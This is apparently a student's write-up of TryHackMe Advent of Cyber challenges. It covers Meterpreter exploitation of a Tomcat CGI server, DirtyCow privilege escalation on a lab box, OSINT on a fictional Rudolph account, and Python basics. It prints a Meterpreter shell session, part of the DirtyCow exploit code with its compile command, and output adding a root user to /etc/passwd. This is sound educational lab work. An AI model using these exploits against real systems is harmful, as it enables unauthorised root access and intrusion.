100666/rw-rw-rw- 27 fil 2020-11-19 22:05:43 +0000 flag1.txt

meterpreter > shell
Process 636 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

26/06/2022 16:03 <DIR> .
26/06/2022 16:03 <DIR> ..
19/11/2020 22:39 825 elfwhacker.bat
19/11/2020 23:06 27 flag1.txt
26/06/2022 16:03 73,802 QpIEn.exe
            3 File(s)    74,654 bytes
            2 Dir(s)   8,365,158,400 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

```

thm{whacking_all_the_elves} meterpreter >

Thought Process/Methodology:

First, we open the terminal and run the sudo and nmap commands. Next, we open Exploit-DB to find the CVE that can be used to create a Meterpreter entry onto the machine using the keyword "apache tomcat 9 cgi". Return to the terminal and use the msfconsole command to search for CVES and display the sessions. Exploit it after that. Open the previously created session and display the file. Later, we execute a command shell to use the target's standard shell. List the current directory after that, and then get the flag.

Day13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We scan the machine IP with nmap

1h 13m 1211103423@kali: ~/aoc_day13

Add a note | Delete | X

File Actions Edit View Help

1211103423@kali: ~ x 1211103423@kali: ~/aoc_day13 x completed

```
└─(1211103423㉿kali)-[~]
$ mkdir aoc_day13
└─(1211103423㉿kali)-[~]
$ cd aoc_day13/
└─(1211103423㉿kali)-[~/aoc_day13] instance (or honestly, any Linux distribution)
$ nmap 10.10.156.171
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 12:28 EDT
Nmap scan report for 10.10.156.171
Host is up (0.21s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
3826/tcp  filtered wormux
Nmap done: 1 IP address (1 host up) scanned in 47.92 seconds
```

Completed

Submit

Question2

Telnet is running on port 23

```
└─(1211103423㉿kali)-[~/aoc_day13]
$ nmap 10.10.156.171
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 12:28 EDT
Nmap scan report for 10.10.156.171
Host is up (0.21s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
111/tcp   open     rpcbind
3826/tcp  filtered wormux
```

Correct Answer

Question3

We are given the credentials to login

```
└─(1211103423㉿kali)-[~]
$ telnet 10.10.44.83
Trying 10.10.44.83 ...
Connected to 10.10.44.83.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.

Username: santa
Password: clauschristmas
```

Question 4

We found some information about the OS distribution.

```
Last login: Thu Jun 30 08:09:53 2022 from 10.18.34.45
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ █
```

Question 5

We got a message from The Grinch

```
$ cat cookies_and_milk.txt
*****// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****/
```

Question 6

```
1211103423@kali: ~ x 1211103423@kali: ~ x 1211103423@kali: ~ x
File Actions Edit View Help
GNU nano 6.2
}
printf("ptrace %d\n",c);
}
else {
    pthread_create(&pth,
        NULL,
        madviseThread,
        NULL);
ptrace(PTRACE_TRACEME);
kill(getpid(), SIGSTOP);
pthread_join(pth,NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
backup_filename, filename);
return 0;
}

^G Help      ^O Write Out   ^W Where Is   ^K Cut
^X Exit      ^R Read File   ^\ Replace   ^U Paste
                                                ^T Execute
                                                ^J Justify
```

Question 7

We got the verbatim syntax we can use to compile.

```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

Question 8

Username “firefart” is created.

```
(1211103423㉿kali)-[~]
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRzXJGixlD0Q:0:0:pwned:/root:/bin/bash

mmap: 7f75899d8000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'mr151003'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Checks /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'mr151003'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Question 9

```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

Question 10

We got the md5 hash output.

```
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# |
```

Thought Process/Methodology:

Firstly, we start the machine and get the IP address of the machine. Then, we open the terminal and start scanning the IP address of the target machine using nmap. After that, we can see that telnet is running on port 23. Then, we continue with typing the syntax telnet <machine_ip> <port>. After connected, we are given some credentials which is the username and password to login. After logged in, we are now inside the telnet service. Then, we find some information about the OS distribution type and version by using the command cat/etc/*release and we got the distribution of Linux and version number for the server. After we got the information, we went for a look at the file named cookies_and_milk.txt using the cat command. After that we can see some C programming language code with Grinch message at the top. Then, we find the original file of the exploited DirtyCow code and create a file for the code using netcat. We also get the syntax used to compile the C program file. After we run the program, it creates a user account 'firefart'. We also asked to create a password for the user. After that, we switch our user account using su. We are given txt file named message_from_grinch. Lastly we use coal command to open the content of the file and we successfully get the MD5 hash output.

Day14: OSINT – Where's Rudolph?

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We used <https://namechk.com/> to find information about the account

The screenshot shows a web browser window with the URL https://namechk.com/ in the address bar. The page displays search results for the name 'Rudolph'. At the top, there is a section titled 'Usernames' with icons for various platforms: Facebook, YouTube, Twitter, Blogger, Twitch, TikTok, Shopify, Reddit, Ebay, Wordpress, Pinterest, Yelp, Slack, Github, Basecamp, Tumblr, Flickr, and Pandora. Below this, there is a green button labeled 'Show more'.

We checked out the reddit account and clicked on the comments tab for the URL

The screenshot shows a web browser with multiple tabs open. The active tab is a Reddit page for the subreddit /r/Books. The page displays several comments from a user named u/GuidetheClaus2020. One comment reads: "IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... r/books". Another comment from the same user says: "IGuidetheClaus2020 4 points · 2 years ago Fun fact: I was actually born in Chicago and my creator's name was Robert!". The right sidebar of the Reddit page shows the user's profile picture, karma (36), and a 'Follow' button. Below the sidebar, there is a 'Trophy Case (1)' section for a 'Four-Year Club'. The footer of the page includes a 'Back to Top' button and a copyright notice for Reddit Inc. © 2022.


Question2

We checked out the comments to know where Rudolph was born

The screenshot shows a comment section on a website. A comment from a user named u/GuidetheClaus2020 reads: "IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating more. chicago.suntimes.com/2020/1... r/books". Below this, another comment from the same user says: "IGuidetheClaus2020 4 points · 2 years ago Fun fact: I was actually born in Chicago and my creator's name was Robert!". The comment section has a light gray background with a white header bar.

Question 3

We searched for the keywords 'robert' on the Google



The screenshot shows a Google search results page. The search query in the bar is "IGuidetheClaus2020 robert". Below the search bar, there are tabs for All, Maps, Images, Videos, News, More, and Tools. The "All" tab is selected. It displays approximately 23 results in 0.31 seconds. The first result is a link to a Twitter profile for "IGuidetheClaus2020 (@IGuideClaus2020) / Twitter". The profile bio reads: "IGuidetheClaus2020. @IGuideClaus2020. Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com. North Pole Joined November 2020." To the right of the bio is a small cartoon illustration of Rudolph the Red-Nosed Reindeer. The second result is a link to a Reddit user profile for "u/IGuidetheClaus2020 - Reddit". The bio on the profile says: "25 Nov 2020 — u/IGuidetheClaus2020. ... Fun fact: I was actually born in Chicago and my creator's name was Robert! 5. 5. Copy this comment's permalink to ..." The third result is a link to a Wikipedia page for "Robert L. May - Wikipedia". The page summary states: "Robert L. May (July 27, 1905 – August 11, 1976) was the creator of Rudolph the Red-Nosed Reindeer. Contents. 1 Early life; 2 The beginning of Rudolph ...". Below the summary, it lists "Died: August 11, 1976, Evanston" and "Education: Dartmouth College". There are also links to "Early life" and "The beginning of Rudolph".

Question 4

We also found another social media account when we searched up the name

IGuidetheClaus2020 robert

X |

All Maps Images Videos News More Tools

About 23 results (0.31 seconds)

<https://twitter.com/iguidetheclaus2020> :

IGuidetheClaus2020 (@IGuideClaus2020) / Twitter

IGuidetheClaus2020. @IGuideClaus2020. Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com. North Pole Joined November 2020.



Question 5

We can see the username from here



The image shows a Twitter profile card for the user **IGuidetheClaus2020**. The profile picture is a cartoon reindeer with a red nose. To the right of the profile picture is a white "Follow" button with black text. Below the profile picture, the username **IGuidetheClaus2020** is displayed in bold black text, followed by the handle **@IGuideClaus2020** in a smaller font. A bio message **Seeking the truth. Really.** is also visible.

Question 6

We went through the twitter account to look for a post that might have related to TV show

IGuidetheClaus2020 Retweeted
Kristen Baldwin @KristenGBaldwin · Nov 25, 2020 ...
I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorette...




21 126 1,368

Question 7

Copied the image URL from the twitter's feed



Then, we pasted it on Google Image and found an article about it



JPG × rudolph the red nosed reindeer parade balloon

Visually similar images

Feedback

Pages that include matching images

<https://www.thompsoncoburn.com> › news-events › news

Thompson Coburn 'floats' down Michigan Avenue in first ...

320 × 180 · 9 Dec 2019 — ... Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, ... Thompson Coburn holding Rudolph **parade balloon** in downtown Chicago ...

Question 8

We went through the tweets and found higher resolution picture




IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020
Here's a higher resolution to one of the photos from earlier: tcm-sec.com/wp-content/up...

4 17

Show this thread

Using exif.viewer.com we inserted the URL and the downloaded image there for the information



Online Exif Viewer

create	2022-06-29T10:45:56+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	(FLAG) ALWAYSCHECKTHEEXIF
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPxVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 72, 105,
YCbCrPositioning	32, 58, 41
make	1
modify	2022-06-29T10:45:56+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	(FLAG) ALWAYSCHECKTHEEXIF
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPxVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721

Question 9

Image Url: or

[Browse...](#) No file selected.

[Show Exif](#)

create	2022-06-29T10:45:56+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIF!
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-29T10:45:56+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIF!
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721

Question 10

Q10: Has Rudolph been pwned? What password of his appeared in a breach?

★ 2 points

Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

spygame

Question 11

From the GPS coordinates we found and threw them into a Google Maps search



**Chicago Marriott Downtown
Magnificent Mile**

Website Directions Save Call

4.3 ★★★★★ 2,863 Google reviews

4-star hotel

CHECK AVAILABILITY

Located in: The Shops at North Bridge

Address: 540 Michigan Ave, Chicago, IL 60611, United States

Thought Process/Methodology:

Firstly, we used <https://namechk.com/> to find information about the account. Then, we found multiple of them there. We checked out the reddit account and clicked on the comments tab for the URL. We went through the comments to know more information about Rudolph and we found out that he was born in Chicago. After that, we searched for the keywords ‘robert’ on Google and stated in wikipedia that Robert’s last name is May. We also found another Rudolph’s social media account when we searched up the name which was a Twitter account. We went through the account to look for a post that might have related to his favourite TV show and the only TV show that had been mentioned is Bachelorette. To get information about the image, we copied the image URL from twitter’s feed and pasted it on Google Image and found an article about it telling the place where it was held. We went through the tweets and found higher resolution pictures. Using <http://exif.viewer.com> we inserted the URL and the downloaded image there for the information and found the specific location the photo was taken and the flag too. To know whether Rudolph has been pwned or not, it supposedly need to use <https://scylla.sh/api> to discover the compromised credential and to discover the password that appeared in a breach is. However, the Scylla seems to be down and we proceeded to copy the answer from Google Form. From the GPS coordinates we found, we threw them into a Google Maps search and discovered the address.

Day15: Scripting – There's a Python in my stocking!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

We use python in the terminal to get the answer

```
>>> True + True  
2
```

Question2

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

Question3

```
>>> bool("False")
True
```

Question 4

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

```
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> █
```

Question 6

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Thought Process/Methodology:

Firstly, we open the terminal and run python by typing “python3” in the terminal. After that, we tried to solve the python questions given. The first question asked what is the output of True + True and we successfully get the answer using python. Then, the next question asked what is the output of bool(“False”) and we got the answer which is True. Finally we analyzed the code given for question 5 and we are able to get the correct answer.